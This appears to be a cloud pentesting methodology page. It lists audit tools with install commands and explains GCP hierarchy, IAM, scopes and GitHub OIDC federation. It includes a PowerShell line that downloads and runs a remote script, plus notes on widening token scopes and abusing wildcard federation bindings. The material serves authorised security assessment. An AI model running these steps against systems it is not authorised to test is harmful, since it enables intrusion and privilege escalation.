**Pentesting Cloud Methodology**

## Basic Methodology

Each cloud has its own peculiarities but in general there are a few **common things a pentester should check** when testing a cloud environment:

* **Benchmark checks**
  + This will help you **understand the size** of the environment and **services used**
  + It will allow you also to find some **quick misconfigurations** as you can perform most of this tests with **automated tools**
* **Services Enumeration**
  + You probably won't find much more misconfigurations here if you performed correctly the benchmark tests, but you might find some that weren't being looked for in the benchmark test.
  + This will allow you to know **what is exactly being used** in the cloud env
  + This will help a lot in the next steps
* **Check exposed assets**
  + This can be done during the previous section, you need to **find out everything that is potentially exposed** to the Internet somehow and how can it be accessed.
    - Here I'm taking **manually exposed infrastructure** like instances with web pages or other ports being exposed, and also about other **cloud managed services that can be configured** to be exposed (such as DBs or buckets)
  + Then you should check **if that resource can be exposed or not** (confidential information? vulnerabilities? misconfigurations in the exposed service?)
* **Check permissions**
  + Here you should **find out all the permissions of each role/user** inside the cloud and how are they used
    - Too **many highly privileged** (control everything) accounts? Generated keys not used?... Most of these check should have been done in the benchmark tests already
    - If the client is using OpenID or SAML or other **federation** you might need to ask them for further **information** about **how is being each role assigned** (it's not the same that the admin role is assigned to 1 user or to 100)
  + It's **not enough to find** which users has **admin** permissions "\*:\*". There are a lot of **other permissions** that depending on the services used can be very **sensitive**.
    - Moreover, there are **potential privesc** ways to follow abusing permissions. All this things should be taken into account and **as much privesc paths as possible** should be reported.
* **Check Integrations**
  + It's highly probably that **integrations with other clouds or SaaS** are being used inside the cloud env.
    - For **integrations of the cloud you are auditing** with other platform you should notify **who has access to (ab)use that integration** and you should ask **how sensitive** is the action being performed. For example, who can write in an AWS bucket where GCP is getting data from (ask how sensitive is the action in GCP treating that data).
    - For **integrations inside the cloud you are auditing** from external platforms, you should ask **who has access externally to (ab)use that integration** and check how is that data being used. For example, if a service is using a Docker image hosted in GCR, you should ask who has access to modify that and which sensitive info and access will get that image when executed inside an AWS cloud.

## Multi-Cloud tools

There are several tools that can be used to test different cloud environments. The installation steps and links are going to be indicated in this section.

### [PurplePanda](https://github.com/carlospolop/purplepanda)

A tool to **identify bad configurations and privesc path in clouds and across clouds/SaaS.**

Install

Copy

# You need to install and run neo4j also

git clone https://github.com/carlospolop/PurplePanda

cd PurplePanda

python3 -m venv .

source bin/activate

python3 -m pip install -r requirements.txt

export PURPLEPANDA\_NEO4J\_URL="bolt://neo4j@localhost:7687"

export PURPLEPANDA\_PWD="neo4j\_pwd\_4\_purplepanda"

python3 main.py -h # Get help

GCP

export GOOGLE\_DISCOVERY=$(echo 'google:

- file\_path: ""

- file\_path: ""

service\_account\_id: "some-sa-email@sidentifier.iam.gserviceaccount.com"' | base64)

python3 main.py -a -p google #Get basic info of the account to check it's correctly configured

python3 main.py -e -p google #Enumerate the env

### [Prowler](https://github.com/prowler-cloud/prowler)

It supports **AWS, GCP & Azure**. Check how to configure each provider in <https://docs.prowler.cloud/en/latest/#aws>

Copy

# Install

pip install prowler

prowler -v

# Run

prowler <provider>

# Example

prowler aws --profile custom-profile [-M csv json json-asff html]

# Get info about checks & services

prowler <provider> --list-checks

prowler <provider> --list-services

### [CloudSploit](https://github.com/aquasecurity/cloudsploit)

AWS, Azure, Github, Google, Oracle, Alibaba

Install

Copy

# Install

git clone https://github.com/aquasecurity/cloudsploit.git

cd cloudsploit

npm install

./index.js -h

## Docker instructions in github

GCP

## You need to have creds for a service account and set them in config.js file

./index.js --cloud google --config </abs/path/to/config.js>

### [ScoutSuite](https://github.com/nccgroup/ScoutSuite)

AWS, Azure, GCP, Alibaba Cloud, Oracle Cloud Infrastructure

Install

mkdir scout; cd scout

virtualenv -p python3 venv

source venv/bin/activate

pip install scoutsuite

scout --help

## Using Docker: https://github.com/nccgroup/ScoutSuite/wiki/Docker-Image

GCP

scout gcp --report-dir /tmp/gcp --user-account --all-projects

## use "--service-account KEY\_FILE" instead of "--user-account" to use a service account

SCOUT\_FOLDER\_REPORT="/tmp"

for pid in $(gcloud projects list --format="value(projectId)"); do

echo "================================================"

echo "Checking $pid"

mkdir "$SCOUT\_FOLDER\_REPORT/$pid"

scout gcp --report-dir "$SCOUT\_FOLDER\_REPORT/$pid" --no-browser --user-account --project-id "$pid"

done

[**Steampipe**](https://github.com/turbot)

Install

Download and install Steampipe (<https://steampipe.io/downloads>). Or use Brew:

Copy

brew tap turbot/tap

brew install steampipe

GCP

# Install gcp plugin

steampipe plugin install gcp

# Use https://github.com/turbot/steampipe-mod-gcp-compliance.git

git clone https://github.com/turbot/steampipe-mod-gcp-compliance.git

cd steampipe-mod-gcp-compliance

# To run all the checks from the dashboard

steampipe dashboard

# To run all the checks from rhe cli

steampipe check all

Check all project

In order to check all the projects you need to generate the gcp.spc file indicating all the projects to test. You can just follow the indications from the following script

Copy

FILEPATH="/tmp/gcp.spc"

rm -rf "$FILEPATH" 2>/dev/null

# Generate a json like object for each project

for pid in $(gcloud projects list --format="value(projectId)"); do

echo "connection \"gcp\_$(echo -n $pid | tr "-" "\_" )\" {

plugin = \"gcp\"

project = \"$pid\"

}" >> "$FILEPATH"

done

# Generate the aggragator to call

echo 'connection "gcp\_all" {

plugin = "gcp"

type = "aggregator"

connections = ["gcp\_\*"]

}' >> "$FILEPATH"

echo "Copy $FILEPATH in ~/.steampipe/config/gcp.spc if it was correctly generated"

To check **other GCP insights** (useful for enumerating services) use: <https://github.com/turbot/steampipe-mod-gcp-insights>

To check Terraform GCP code: <https://github.com/turbot/steampipe-mod-terraform-gcp-compliance>

More GCP plugins of Steampipe: <https://github.com/turbot?q=gcp>

AWS

# Install aws plugin

steampipe plugin install aws

# Modify the spec indicating in "profile" the profile name to use

nano ~/.steampipe/config/aws.spc

# Get some info on how the AWS account is being used

git clone https://github.com/turbot/steampipe-mod-aws-insights.git

cd steampipe-mod-aws-insights

steampipe dashboard

# Get the services exposed to the internet

git clone https://github.com/turbot/steampipe-mod-aws-perimeter.git

cd steampipe-mod-aws-perimeter

steampipe dashboard

# Run the benchmarks

git clone https://github.com/turbot/steampipe-mod-aws-compliance

cd steampipe-mod-aws-compliance

steampipe dashboard # To see results in browser

steampipe check all --export=/tmp/output4.json

To check Terraform AWS code: <https://github.com/turbot/steampipe-mod-terraform-aws-compliance>

More AWS plugins of Steampipe: <https://github.com/orgs/turbot/repositories?q=aws>

[**~~cs-suite~~**](https://github.com/SecurityFTW/cs-suite)

AWS, GCP, Azure, DigitalOcean. It requires python2.7 and looks unmaintained.

### Nessus

Nessus has an ***Audit Cloud Infrastructure*** scan supporting: AWS, Azure, Office 365, Rackspace, Salesforce. Some extra configurations in **Azure** are needed to obtain a **Client Id**.

### [**cloudlist**](https://github.com/projectdiscovery/cloudlist)

Cloudlist is a **multi-cloud tool for getting Assets** (Hostnames, IP Addresses) from Cloud Providers.

Cloudlist

Copy

cd /tmp

wget https://github.com/projectdiscovery/cloudlist/releases/latest/download/cloudlist\_1.0.1\_macOS\_arm64.zip

unzip cloudlist\_1.0.1\_macOS\_arm64.zip

chmod +x cloudlist

sudo mv cloudlist /usr/local/bin

## For GCP it requires service account JSON credentials

cloudlist -config </path/to/config>

### [**cartography**](https://github.com/lyft/cartography)

Cartography is a Python tool that consolidates infrastructure assets and the relationships between them in an intuitive graph view powered by a Neo4j database.

Install

Copy

# Installation

docker image pull ghcr.io/lyft/cartography

docker run --platform linux/amd64 ghcr.io/lyft/cartography cartography --help

## Install a Neo4j DB version 3.5.\*

GCP

docker run --platform linux/amd64 \

--volume "$HOME/.config/gcloud/application\_default\_credentials.json:/application\_default\_credentials.json" \

-e GOOGLE\_APPLICATION\_CREDENTIALS="/application\_default\_credentials.json" \

-e NEO4j\_PASSWORD="s3cr3t" \

ghcr.io/lyft/cartography \

--neo4j-uri bolt://host.docker.internal:7687 \

--neo4j-password-env-var NEO4j\_PASSWORD \

--neo4j-user neo4j

# It only checks for a few services inside GCP (https://lyft.github.io/cartography/modules/gcp/index.html)

## Cloud Resource Manager

## Compute

## DNS

## Storage

## Google Kubernetes Engine

### If you can run starbase or purplepanda you will get more info

### [**starbase**](https://github.com/JupiterOne/starbase)

Starbase collects assets and relationships from services and systems including cloud infrastructure, SaaS applications, security controls, and more into an intuitive graph view backed by the Neo4j database.

Install

Copy

# You are going to need Node version 14, so install nvm following https://tecadmin.net/install-nvm-macos-with-homebrew/

npm install --global yarn

nvm install 14

git clone https://github.com/JupiterOne/starbase.git

cd starbase

nvm use 14

yarn install

yarn starbase --help

# Configure manually config.yaml depending on the env to analyze

yarn starbase setup

yarn starbase run

# Docker

git clone https://github.com/JupiterOne/starbase.git

cd starbase

cp config.yaml.example config.yaml

# Configure manually config.yaml depending on the env to analyze

docker build --no-cache -t starbase:latest .

docker-compose run starbase setup

docker-compose run starbase run

GCP

## Config for GCP

### Check out: https://github.com/JupiterOne/graph-google-cloud/blob/main/docs/development.md

### It requires service account credentials

integrations:

-

name: graph-google-cloud

instanceId: testInstanceId

directory: ./.integrations/graph-google-cloud

gitRemoteUrl: https://github.com/JupiterOne/graph-google-cloud.git

config:

SERVICE\_ACCOUNT\_KEY\_FILE: '{Check https://github.com/JupiterOne/graph-google-cloud/blob/main/docs/development.md#service\_account\_key\_file-string}'

PROJECT\_ID: ""

FOLDER\_ID: ""

ORGANIZATION\_ID: ""

CONFIGURE\_ORGANIZATION\_PROJECTS: false

storage:

engine: neo4j

config:

username: neo4j

password: s3cr3t

uri: bolt://localhost:7687

#Consider using host.docker.internal if from docker

### [**SkyArk**](https://github.com/cyberark/SkyArk)

Discover the most privileged users in the scanned AWS or Azure environment, including the AWS Shadow Admins. It uses powershell.

Copy

Import-Module .\SkyArk.ps1 -force

Start-AzureStealth

# in the Cloud Console

IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/cyberark/SkyArk/master/AzureStealth/AzureStealth.ps1')

Scan-AzureAdmins

### [Cloud Brute](https://github.com/0xsha/CloudBrute)

A tool to find a company (target) infrastructure, files, and apps on the top cloud providers (Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, Linode).

### [CloudFox](https://github.com/BishopFox/cloudfox)

* CloudFox is a tool to find exploitable attack paths in cloud infrastructure (currently only AWS & Azure supported with GCP upcoming).
* It is an enumeration tool which is intended to compliment manual pentesting.
* It doesn't create or modify any data within the cloud environment.

### More lists of cloud security tools

* <https://github.com/RyanJarv/awesome-cloud-sec>

## Google

### GCP

# GCP Pentesting

## Basic Information

**Before start pentesting** a **GCP** environment, there are a few **basics things you need to know** about how it works to help you understand what you need to do, how to find misconfigurations and how to exploit them.

Concepts such as **organization** hierarchy, **permissions** and other basic concepts are explained in:

# GCP - Basic Information

## **Resource hierarchy**

Google Cloud uses a [Resource hierarchy](https://cloud.google.com/resource-manager/docs/cloud-platform-resource-hierarchy) that is similar, conceptually, to that of a traditional filesystem. This provides a logical parent/child workflow with specific attachment points for policies and permissions.

At a high level, it looks like this:

Copy


Organization

--> Folders

--> Projects

--> Resources

A virtual machine (called a Compute Instance) is a resource. A resource resides in a project, probably alongside other Compute Instances, storage buckets, etc.



<https://cloud.google.com/static/resource-manager/img/cloud-hierarchy.svg>

## **Projects Migration**

It's possible to **migrate a project without any organization** to an organization with the permissions roles/resourcemanager.projectCreator and roles/resourcemanager.projectMover. If the project is inside other organization, it's needed to contact GCP support to **move them out of the organization first**. For more info check [**this**](https://medium.com/google-cloud/migrating-a-project-from-one-organization-to-another-gcp-4b37a86dd9e6).


## **Organization Policies**

Allow to centralize control over your organization's cloud resources:

* Centralize control to **configure restrictions** on how your organization’s resources can be used.
* Define and establish **guardrails** for your development teams to stay within compliance boundaries.
* Help project owners and their teams move quickly without worry of breaking compliance.

These policies can be created to **affect the complete organization, folder(s) or project(s)**. Descendants of the targeted resource hierarchy node **inherit the organization policy**.


In order to **define** an organization policy, **you choose a** [**constraint**](https://cloud.google.com/resource-manager/docs/organization-policy/overview#constraints), which is a particular type of restriction against either a Google Cloud service or a group of Google Cloud services. You **configure that constraint with your desired restrictions**.



<https://cloud.google.com/resource-manager/img/org-policy-concepts.svg>

#### Common use cases

* Limit resource sharing based on domain.
* Limit the usage of Identity and Access Management service accounts.
* Restrict the physical location of newly created resources.
* Disable service account creation



There are many more constraints that give you fine-grained control of your organization's resources. For **more information, see the** [**list of all Organization Policy Service constraints**](https://cloud.google.com/resource-manager/docs/organization-policy/org-policy-constraints)**.**

### **Default Organization Policies**

These are the policies that Google will add by default when setting up your GCP organization:

**Access Management Policies**

* **Domain restricted contacts:** Prevents adding users to Essential Contacts outside your specified domains. This limits Essential Contacts to only allow managed user identities in your selected domains to receive platform notifications.
* **Domain restricted sharing:** Prevents adding users to IAM policies outside your specified domains. This limits IAM policies to only allow managed user identities in your selected domains to access resources inside this organization.
* **Public access prevention:** Prevents Cloud Storage buckets from being exposed to the public. This ensures that a developer can't configure Cloud Storage buckets to have unauthenticated internet access.
* **Uniform bucket level access:** Prevents object-level access control lists (ACLs) in Cloud Storage buckets. This simplifies your access management by applying IAM policies consistently across all objects in Cloud Storage buckets.
* **Require OS login:** VMs created in new projects will have OS Login enabled. This lets you manage SSH access to your instances using IAM without needing to create and manage individual SSH keys.

**Additional security policies for service accounts**

* **Disable automatic IAM grants**: Prevents the default App Engine and Compute Engine service accounts from automatically being granted the Editor IAM role on a project at creation. This ensures service accounts don't receive overly-permissive IAM roles upon creation.
* **Disable service account key creation**: Prevents the creation of public service account keys. This helps reduce the risk of exposing persistent credentials.
* **Disable service account key upload**: Prevents the uploading of public service account keys. This helps reduce the risk of leaked or reused key material.

**Secure VPC network configuration policies**

* **Define allowed external IPs for VM instances**: Prevents the creation of Compute instances with a public IP, which can expose them to internet traffic.
* **Disable VM nested virtualization**: Prevents the creation of nested VMs on Compute Engine VMs. This decreases the security risk of having unmonitored nested VMs.
* **Disable VM serial port:** Prevents serial port access to Compute Engine VMs. This prevents input to a server’s serial port using the Compute Engine API.
* **Restrict authorized networks on Cloud SQL instances:** Prevents public or non-internal network ranges from accessing your Cloud SQL databases.
* **Restrict Protocol Forwarding Based on type of IP Address:** Prevents VM protocol forwarding for external IP addresses.
* **Restrict Public IP access on Cloud SQL instances:** Prevents the creation of Cloud SQL instances with a public IP, which can expose them to internet traffic.
* **Restrict shared VPC project lien removal:** Prevents the accidental deletion of Shared VPC host projects.
* **Sets the internal DNS setting for new projects to Zonal DNS Only:** Prevents the use of a legacy DNS setting that has reduced service availability.
* **Skip default network creation:** Prevents automatic creation of the default VPC network and related resources. This avoids overly-permissive default firewall rules.
* **Disable VPC External IPv6 usage:** Prevents the creation of external IPv6 subnets, which can be exposed to unauthorized internet access.

## **IAM Roles**

These are like IAM policies in AWS as **each role contains a set of permissions.**

However, unlike in AWS, there is **no centralized repo** of roles. Instead of that, **resources give X access roles to Y principals**, and the only way to find out who has access to a resource is to use the **get-iam-policy method over that resource**. This could be a problem because this means that the only way to find out **which permissions a principal has is to ask every resource who is it giving permissions to**, and a user might not have permissions to get permissions from all resources.

There are **three types** of roles in IAM:

* **Basic/Primitive roles**, which include the **Owner**, **Editor**, and **Viewer** roles that existed prior to the introduction of IAM.
* **Predefined roles**, which provide granular access for a specific service and are managed by Google Cloud. There are a lot of predefined roles, you can **see all of them with the privileges they have** [**here**](https://cloud.google.com/iam/docs/understanding-roles#predefined_roles).
* **Custom roles**, which provide granular access according to a user-specified list of permissions.

There are thousands of permissions in GCP. In order to check if a role has a permissions you can [**search the permission here**](https://cloud.google.com/iam/docs/permissions-reference) and see which roles have it.

You can also [**search here predefined roles**](https://cloud.google.com/iam/docs/understanding-roles#product_specific_documentation) **offered by each product.** Note that some **roles** cannot be attached to users and **only to SAs because some permissions** they contain. Moreover, note that **permissions** will only **take effect** if they are **attached to the relevant service.**

Or check if a **custom role can use a** [**specific permission in here**](https://cloud.google.com/iam/docs/custom-roles-permissions-support)**.**

[PAGEGCP - IAM, Principals & Org Policies Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-iam-and-org-policies-enum)

## Users

In **GCP console** there **isn't any Users or Groups** management, that is done in **Google Workspace**. Although you could synchronize a different identity provider in Google Workspace.

You can access Workspaces **users and groups in** [**https://admin.google.com**](https://admin.google.com/).

**MFA** can be **forced** to Workspaces users, however, an **attacker** could use a token to access GCP **via cli which won't be protected by MFA** (it will be protected by MFA only when the user logins to generate it: gcloud auth login).


## Groups


When an organisation is created several groups are **strongly suggested to be created.** If you manage any of them you might have compromised all or an important part of the organization:

|  |  |
| --- | --- |
| **Group** | **Function** |
| **gcp-organization-admins** *(group or individual accounts required for checklist)* | Administering any resource that belongs to the organization. Assign this role sparingly; org admins have access to all of your Google Cloud resources. Alternatively, because this function is highly privileged, consider using individual accounts instead of creating a group. |
| **gcp-network-admins** *(required for checklist)* | Creating networks, subnets, firewall rules, and network devices such as Cloud Router, Cloud VPN, and cloud load balancers. |
| **gcp-billing-admins** *(required for checklist)* | Setting up billing accounts and monitoring their usage. |
| **gcp-developers** *(required for checklist)* | Designing, coding, and testing applications. |
| **gcp-security-admins** | Establishing and managing security policies for the entire organization, including access management and [organization constraint policies](https://cloud.google.com/resource-manager/docs/organization-policy/org-policy-constraints). See the [Google Cloud security foundations guide](https://cloud.google.com/architecture/security-foundations/authentication-authorization#users_and_groups) for more information about planning your Google Cloud security infrastructure. |
| **gcp-devops** | Creating or managing end-to-end pipelines that support continuous integration and delivery, monitoring, and system provisioning. |
| **gcp-logging-admins** |  |
| **gcp-logging-viewers** |  |
| **gcp-monitor-admins** |  |
| **gcp-billing-viewer** *(no longer by default)* | Monitoring the spend on projects. Typical members are part of the finance team. |
| **gcp-platform-viewer** *(no longer by default)* | Reviewing resource information across the Google Cloud organization. |
| **gcp-security-reviewer** *(no longer by default)* | Reviewing cloud security. |
| **gcp-network-viewer** *(no longer by default)* | Reviewing network configurations. |
| **grp-gcp-audit-viewer** *(no longer by default)* | Viewing audit logs. |
| **gcp-scc-admin** *(no longer by default)* | Administering Security Command Center. |
| **gcp-secrets-admin** *(no longer by default)* | Managing secrets in Secret Manager. |

## **Default Password Policy**

* Enforce strong passwords
* Between 8 and 100 characters
* No reuse
* No expiration
* If people is accessing Workspace through a third party provider, these requirements aren't applied.





## **Service accounts**

These are the principals that **resources** can **have** **attached** and access to interact easily with GCP. For example, it's possible to access the **auth token** of a Service Account **attached to a VM** in the metadata. It is possible to encounter some **conflicts** when using both **IAM and access scopes**. For example, your service account may have the IAM role of compute.instanceAdmin but the instance you've breached has been crippled with the scope limitation of https://www.googleapis.com/auth/compute.readonly. This would prevent you from making any changes using the OAuth token that's automatically assigned to your instance.

It's similar to **IAM roles from AWS**. But not like in AWS, **any** service account can be **attached to any service** (it doesn't need to allow it via a policy).

Several of the service accounts that you will find are actually **automatically generated by GCP** when you start using a service, like:

Copy

PROJECT\_NUMBER-compute@developer.gserviceaccount.com

PROJECT\_ID@appspot.gserviceaccount.com

However, it's also possible to create and attach to resources **custom service accounts**, which will look like this:

Copy

SERVICE\_ACCOUNT\_NAME@PROJECT\_NAME.iam.gserviceaccount.com

### **Access scopes**

Access scope are **attached to generated OAuth tokens** to access the GCP API endpoints. They **restrict the permissions** of the OAuth token. This means that if a token belongs to an Owner of a resource but doesn't have the in the token scope to access that resource, the token **cannot be used to (ab)use those privileges**.

Google actually [recommends](https://cloud.google.com/compute/docs/access/service-accounts#service_account_permissions) that **access scopes are not used and to rely totally on IAM**. The web management portal actually enforces this, but access scopes can still be applied to instances using custom service accounts programmatically.

You can see what **scopes** are **assigned** by **querying:**

Copy

curl 'https://www.googleapis.com/oauth2/v1/tokeninfo?access\_token=<access\_token>'

{

"issued\_to": "223044615559.apps.googleusercontent.com",

"audience": "223044615559.apps.googleusercontent.com",

"user\_id": "139746512919298469201",

"scope": "openid https://www.googleapis.com/auth/userinfo.email https://www.googleapis.com/auth/cloud-platform https://www.googleapis.com/auth/appengine.admin https://www.googleapis.com/auth/sqlservice.login https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/accounts.reauth",

"expires\_in": 2253,

"email": "username@testing.com",

"verified\_email": true,

"access\_type": "offline"

}

The previous **scopes** are the ones generated by **default** using **gcloud** to access data. This is because when you use **gcloud** you first create an OAuth token, and then use it to contact the endpoints.

The most important scope of those potentially is **cloud-platform**, which basically means that it's possible to **access any service in GCP**.

You can **find a list of** [**all the possible scopes in here**](https://developers.google.com/identity/protocols/googlescopes)**.**

If you have **gcloud** browser credentials, it's possible to **obtain a token with other scopes,** doing something like:

Copy

# Maybe you can get a user token with other scopes changing the scopes array from ~/.config/gcloud/credentials.db

# Set new scopes for SDKs credentials

gcloud auth application-default login --scopes=https://www.googleapis.com/auth/userinfo.email,https://www.googleapis.com/auth/cloud-platform,https://www.googleapis.com/auth/sqlservice.login,https://www.googleapis.com/auth/appengine.admin,https://www.googleapis.com/auth/compute,https://www.googleapis.com/auth/accounts.reauth,https://www.googleapis.com/auth/admin.directory.user,https://www.googleapis.com/auth/admin.directory.group,https://www.googleapis.com/auth/admin.directory.domain,https://www.googleapis.com/auth/admin.directory.user

# Print new token

gcloud auth application-default print-access-token

# To use this token with some API you might need to use curl to indicate the project header with --header "X-Goog-User-Project: <project-name>"

## **Terraform IAM Policies, Bindings and Memberships**

As defined by terraform in <https://registry.terraform.io/providers/hashicorp/google/latest/docs/resources/google_project_iam> using terraform with GCP there are different ways to grant a principal access over a resource:

* **Memberships**: You set **principals as members of roles** **without restrictions** over the role or the principals. You can put a user as a member of a role and then put a group as a member of the same role and also set those principals (user and group) as member of other roles.
* **Bindings**: Several **principals can be binded to a role**. Those **principals can still be binded or be members of other roles**. However, if a principal which isn’t binded to the role is set as **member of a binded role**, the next time the **binding is applied, the membership will disappear**.
* **Policies**: A policy is **authoritative**, it indicates roles and principals and then, **those principals cannot have more roles and those roles cannot have more principals** unless that policy is modified (not even in other policies, bindings or memberships). Therefore, when a role or principal is specified in policy all its privileges are **limited by that policy**. Obviously, this can be bypassed in case the principal is given the option to modify the policy or privilege escalation permissions (like create a new principal and bind him a new role).

## References

* <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>
* <https://cloud.google.com/resource-manager/docs/cloud-platform-resource-hierarchy>

# GCP - Federation Abuse

## OIDC - Github Actions Abuse

### GCP

In order to give **access to the Github Actions** from a Github repo to a GCP **service account** the following steps are needed:

* **Create the Service Account** to access from github actions with the **desired permissions:**

Copy

projectId=FIXME

gcloud config set project $projectId

# Create the Service Account

gcloud iam service-accounts create "github-demo-sa"

saId="github-demo-sa@${projectId}.iam.gserviceaccount.com"

# Enable the IAM Credentials API

gcloud services enable iamcredentials.googleapis.com

# Give permissions to SA

gcloud projects add-iam-policy-binding $projectId \

--member="serviceAccount:$saId" \

--role="roles/iam.securityReviewer"

* Generate a **new workload identity pool**:

Copy

# Create a Workload Identity Pool

poolName=wi-pool

gcloud iam workload-identity-pools create $poolName \

--location global \

--display-name $poolName

poolId=$(gcloud iam workload-identity-pools describe $poolName \

--location global \

--format='get(name)')

* Generate a new **workload identity pool OIDC provider** that **trusts** github actions (by org/repo name in this scenario):

Copy

attributeMappingScope=repository # could be sub (GitHub repository and branch) or repository\_owner (GitHub organization)

gcloud iam workload-identity-pools providers create-oidc $poolName \

--location global \

--workload-identity-pool $poolName \

--display-name $poolName \

--attribute-mapping "google.subject=assertion.${attributeMappingScope},attribute.actor=assertion.actor,attribute.aud=assertion.aud,attribute.repository=assertion.repository" \

--issuer-uri "https://token.actions.githubusercontent.com"

providerId=$(gcloud iam workload-identity-pools providers describe $poolName \

--location global \

--workload-identity-pool $poolName \

--format='get(name)')

* Finally, **allow the principal** from the provider to use a service principal:

Copy

gitHubRepoName="repo-org/repo-name"

gcloud iam service-accounts add-iam-policy-binding $saId \

--role "roles/iam.workloadIdentityUser" \

--member "principalSet://iam.googleapis.com/${poolId}/attribute.${attributeMappingScope}/${gitHubRepoName}"

Note how in the previous member we are specifying the **org-name/repo-name** as conditions to be able to access the service account (other params that makes it **more restrictive** like the branch could also be used).

However it's also possible to **allow all github to access** the service account creating a provider such the following using a wildcard:

Copy

# Create a Workload Identity Pool

poolName=wi-pool2

gcloud iam workload-identity-pools create $poolName \

--location global \

--display-name $poolName

poolId=$(gcloud iam workload-identity-pools describe $poolName \

--location global \

--format='get(name)')

gcloud iam workload-identity-pools providers create-oidc $poolName \

--project="${projectId}" \

--location="global" \

--workload-identity-pool="$poolName" \

--display-name="Demo provider" \

--attribute-mapping="google.subject=assertion.sub,attribute.actor=assertion.actor,attribute.aud=assertion.aud" \

--issuer-uri="https://token.actions.githubusercontent.com"

providerId=$(gcloud iam workload-identity-pools providers describe $poolName \

--location global \

--workload-identity-pool $poolName \

--format='get(name)')

# CHECK THE WILDCARD

gcloud iam service-accounts add-iam-policy-binding "${saId}" \

--project="${projectId}" \

--role="roles/iam.workloadIdentityUser" \

--member="principalSet://iam.googleapis.com/${poolId}/\*"

In this case anyone could access the service account from github actions, so it's important always to **check how the member is defined**. It should be always something like this:

attribute.{custom\_attribute}:principalSet://iam.googleapis.com/projects/{project}/locations/{location}/workloadIdentityPools/{pool}/attribute.{custom\_attribute}/{value}

### Github

Remember to change **${providerId}** and **${saId}** for their respective values:

Copy

name: Check GCP action

on:

workflow\_dispatch:

pull\_request:

branches:

- main

permissions:

id-token: write

jobs:

Get\_OIDC\_ID\_token:

runs-on: ubuntu-latest

steps:

- id: 'auth'

name: 'Authenticate to GCP'

uses: 'google-github-actions/auth@v0.3.1'

with:

create\_credentials\_file: 'true'

workload\_identity\_provider: '${providerId}'

service\_account: '${saId}'

- id: 'gcloud'

name: 'gcloud'

run: |-

gcloud auth login --brief --cred-file="${{ steps.auth.outputs.credentials\_file\_path }}"

gcloud auth list

gcloud projects list

# GCP - Permissions for a Pentest

If you want to pentest a GCP environment you need to ask for enough permissions to **check all or most of the services** used in **GCP**. Ideally, you should ask the client to create:

* **Create** a new **project**
* **Create** a **Service Account** inside that project (get **json credentials**) or create a **new user**.
